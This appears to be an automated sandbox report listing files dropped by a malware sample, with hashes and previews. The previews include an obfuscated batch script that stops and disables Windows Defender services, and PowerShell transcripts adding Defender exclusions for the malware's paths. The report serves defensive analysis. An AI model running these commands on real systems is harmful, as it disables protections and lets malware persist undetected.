SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_skdig1ki.bhc.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_skdig1ki.bhc.psm1	
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_skw0nnic.ute.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_x3mj0yao.kun.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xsyzh3ek.kz4.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xsyzh3ek.kz4.ps1	
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yaftruwr.5iy.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_yprbbuxu.tzk.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\adcc6271-e229-4005-bcb6-10475704cb95\AdvancedRun.exe	
Process:	C:\Users\Public\Documents\2FDD6624\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\adcc6271-e229-4005-bcb6-10475704cb95\test.bat	
Process:	C:\Users\Public\Documents\2FDD6624\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432

C:\Users\user\AppData\Local\Temp\adcc6271-e229-4005-bcb6-10475704cb95\test.bat	
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe	
Process:	C:\Users\user\Desktop\RYhdmjjr94.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1053624
Entropy (8bit):	6.324012336357782
Encrypted:	false
SSDEEP:	12288:M1VPzxljWH+fdg8yXresMdJFBwA48ayWMWPX6+Pqpn7PJuhgqCakBu7:yzxljW+g3Xub48ayWlK+ipnLJuhVkA7
MD5:	44696D252000850D3EA71D9AE238AEDC
SHA1:	1FB61A1DF500F9025641526CB4013D555B129A84
SHA-256:	1B39D6BF218028DFE7BC8254A3B1682804E9BF05B8298C708C318236F64AD986
SHA-512:	E1115A0A70B6D532633C1C60733A2AEBBDC9E14863DEAEC7F6E15604C20F9F3CE3D36132EC2B814A4C774B25A6C4C8CCAD4003724B98ABEAD2BE3F752B9D614
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^.....0..... ... .@.. .....`..... ..`.....J.... ..D.....@.....N..... ....H.....text..... ....`.rsrc...D.... .....@..@.rel oc.....@.....@..@.....4.....H.....D...$.....7...hZ.....S..`.@..a...B.?.LG.....m.*..mLH`|.....q.....l...'..H..y....h.3..e...-t..m.=.Z. l2..~..Cw.X....3.. .....r$$r.4...h.\.D..N.....p..Q.M#z_.t...)....W.i{&~>.i.rZg.g..WX.R..'*.|f....k....A.a.....N..).-u.5.8].....!V.....2.<.'.{.f1.b.yD..O`....$(..... ...]>n.&..... o....`..+.N.....2...x....N...V....._D/.. .NK..D.F....6..<...#g.....$.6.#%.K..`.1....V.l.3.[,..v

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\RYhdmjjr94.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.4_2TT6xL.20210915085355.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5827
Entropy (8bit):	5.412577102742799
Encrypted:	false
SSDEEP:	96:BZR/UNtNqDo1ZPnZG/UNtNqDo1Z1J8v8B8jZxm/UNtNqDo1ZXw8R8R8EjZX:Zul
MD5:	40CBECAB20EB48D8E8BD4A8B9E038195
SHA1:	C47009B2981B517667FCE7B4D9CFFEC19805A887
SHA-256:	048BCF294C886E073FEE45619FB453419E6725E3C619FF1143BF774B753FB3C8

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.4_2TT6xL.20210915085355.txt	
SHA-512:	067F5080D1844EB60E16D1DC01AC4E6C0905A954B13B12F9A41E6A4AEC28A29E7F66491CAED2261AA62D9349729D4245738DFBE22B2ACF85C8DDBE170A5F04 B
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085358..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\Public\Documents\2FDD6624\svchost.exe -Force..Process ID: 3688..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2 .0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVe rsion: 1.1.0.1..**********..**********..Command start time: 20210915085358..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Pu blic\Documents\2FDD6624\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915085625..Username: computer\user..RunAs User: D

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.5Md4gwAb.20210915085436.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.342423606554998
Encrypted:	false
SSDEEP:	96:BZh/UN7nqDo1ZdlPZL/UN7nqDo1ZOqVA0cA0cA0+ZG:K00K
MD5:	F1DEB865A2CB688F69D755D2E60D1FB1
SHA1:	F77A4E9C57F0A8CE1DBBE63F78A7530A61431DE7
SHA-256:	C7CA8EAFBA30436EB87FE12261754B023CA52A63F54AE76D154691AA023A5B68
SHA-512:	03250D675F5761087F0D2BC491A01E1165847F52F5B20187D9E9542BFFCF593FC7A2C27F63720782B371D0EB8AAEE9D59BA8ED58046FCA53B132A2A9E6F9842F
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085439..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe -Force..Process ID: 3016..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915085439..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.65F6kbZc.20210915085351.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5827
Entropy (8bit):	5.412654176154929
Encrypted:	false
SSDEEP:	96:BZ9/UNtWqDo1ZLnZX/UNtWqDo1ZUJ8v8B8jZE/UNtWqDo1Zqw8R8R8FZ6:4
MD5:	699F622695DE9265C458774ED5517E22
SHA1:	651C5B219A21C7DB14DF7B6C722E6ECE45435668
SHA-256:	893EF02A486B4286153A6613521EF5AC67B41838E1919C5386C6069C34063637
SHA-512:	2C8787CC275EB7230A22623EECEE0BE20FE08DFC40E2379530A868FDA6954405429118647ACB667669AD7D525C651815A40B77B6CAE72D4F564EA8C7068CD7D
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085354..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\Public\Documents\2FDD6624\svchost.exe -Force..Process ID: 7148..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2 .0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVe rsion: 1.1.0.1..**********..**********..Command start time: 20210915085354..**********..PS>Add-MpPreference -ExclusionPath C:\Users\Pu blic\Documents\2FDD6624\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915085635..Username: computer\user..RunAs User: D

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.7GV4I+P8.20210915085342.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.409079834213978
Encrypted:	false
SSDEEP:	96:BZw/UN07qDo1ZLrZW/UN07qDo1Z14S+SQSjZl/UN07qDo1Z75SASASCZJ:f
MD5:	A395452A3C4DE84F92428C18162077E7
SHA1:	A8A67EA53D2F1F1287168AC81EF0C583649E4416
SHA-256:	174121A08CA779D3F66BB4129D035FC30AC0F5B5B5A7C4094CA3C9925361F515
SHA-512:	02E36402F0D9766BCF87EE7D2C5F990205DD8D89263CD0D49455389CE57252D8C615B322ED36271B18FA43CBB0DA55476B99DA63ED2116FABC59A750ADA8F6

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.7GV4I+P8.20210915085342.txt	
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085344..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\RYhdmjjr94.exe -Force..Process ID: 6832..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915085344..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \RYhdmjjr94.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915085557..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.8wRRpIo6.20210915085354.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.40547114401758
Encrypted:	false
SSDEEP:	96:BZM/UN0cqDo1Z7rZy/UN0cqDo1ZD4S+SQSjZSZ/UN0cqDo1ZIV5SASASxZF:IXa
MD5:	1813264A77217E25811AE401F2185BFE
SHA1:	641C7EB694ECFFD9FA59A91E802310E9619A98FB
SHA-256:	7D2BEF101006D302949D6718C7A45654A3F6395EAC9BEDBF1697943C29740681
SHA-512:	D8F498DD81019706F13EF0CAFEE06A62DA4B773A40E98C41211C1B4C751469E83FF1CFE2B09F0ADFDF6E534E9D5A9A401A2195F6E36586425273A5C93B3C31B
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085357..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\RYhdmjjr94.exe -Force..Process ID: 1140..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915085357..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \RYhdmjjr94.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915085614..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.M0A9nFrO.20210915085339.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.343744764805817
Encrypted:	false
SSDEEP:	96:BZj/UN7rqDo1ZLLPZl/UN7rqDo1Z+qVA0cA0cA07TZ9q:G00a/q
MD5:	02909BE5AF30B0F46FFD9F8F6E6CC25F
SHA1:	A59E77F85B70EA86061FBE4E7D108D094704622D
SHA-256:	09063EB87A3D6DDD9456C8C93C7E9476671CF8D3BDBB0240ADDD800B5ED4D4E4
SHA-512:	7002D9D37E6F09FF9E67889768B0664505152542FEA9F8E0E090D03705FD25A39C298826BCF3060335E208F1BDB549D37AE36A0DA3C364B39D3B1EF7521562A4
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085341..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe -Force..Process ID: 6688..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915085341..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.ZxpJrQlW.20210915085337.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.34238914176191
Encrypted:	false
SSDEEP:	96:BZY/UN7BqDo1ZIuPZy/UN7BqDo1ZuqVA0cA0cA0tZe3:00073
MD5:	78D3C659E3AC7494B537B37B9C2D9FD5
SHA1:	307DA7A6C778F11C1655963B81DA9CF4C859DC17
SHA-256:	6AE4A1A1EF55D5206D75AD361929A3212D5854B26AA4964F2EAFE098900E63E9
SHA-512:	E0212E41F18448A3E2BEE8323D4C82A114FB362482AF73F901847FAA8000D6B1C51106005713B9F81D4334C7653799FE9C087E5BB6CEDC66AEB3E75EF30FC8AE
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.ZxpJrQIW.20210915085337.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085339..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe -Force..Process ID: 6512..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915085339..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.p8kQh6Fk.20210915085438.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.340557632367787
Encrypted:	false
SSDEEP:	96:BZQ/UN7rtqDo1Zc3PZ1/UN7rtqDo1ZEqVA0cA0cA0dZm:000J
MD5:	E626BF866DBC5D68A6DAF266E3908A40
SHA1:	E245BCE7E1F23B835D1247AC2622ECB62443DBAC
SHA-256:	9CBC11190B035DCD0227351583ED83AA458E0CD9DD0E2D5C9EC6E14671AB2FCE
SHA-512:	E3A4A450AC490C7554E500AC898344ED16D3C47B15665E43DD101B2B8A6FBC09050FE20CC70185D93F52AD94BD5577C6559A4C6CC27CD7D417958668901C487
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085443..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe -Force..Process ID: 5052..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915085443..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.v0+taG7v.20210915085331.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.408658522522741
Encrypted:	false
SSDEEP:	96:BZh/UN0kqDo1Z+rZB/UN0kqDo1Z+4S+SQSjZV/UN0kqDo1Z75SASASfZX:T
MD5:	1CA0A29BCCAEBC272168654F51689E9C
SHA1:	96ABDE5269C473F9B2582338B543D778ED1FF593
SHA-256:	DE7F21FBBC1DAC9244E03C73592FBC09215C6C1FD41E706AFCC90787BBCC6E0C
SHA-512:	E415AEF9A0F5118DFF2E77DBA079688C2FF9EF16A91422A23D8B27E625D1515639FD5A66908179E06B4444111608E5E9129F096A32EA3F7E26D7EE3E63012250
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915085332..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 284992 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\RYhdmjjr94.exe -Force..Process ID: 6260..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915085332..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \RYhdmjjr94.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915085743..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.vQHTUbYb.20210915085333.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.409254768401486
Encrypted:	false
SSDEEP:	96:BZE/UN0WqDo1ZTrZ4/UN0WqDo1Ze4S+SQSjZ9/UN0WqDo1ZG5SASASebZQ:Z
MD5:	ED04B63AA54BBEABC392FE57DE5D1007
SHA1:	2F911BE11314D54FFAAD710672AA086A6B0BB331
SHA-256:	DE1574984A7578934F21CD7D9CBF22C09E608E6432542F400CEE2E675B387EE5
SHA-512:	B1954748CB4197C2672078971B6071D473418C8F0D3E317B767ACA865E73E217AF04BF6D44BCC6129641D315B3AE676585831573C9FE47EA2D9413BA8B2EE52D
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20210915\PowerShell_transcript.284992.vQHTUbYb.20210915085333.txt	
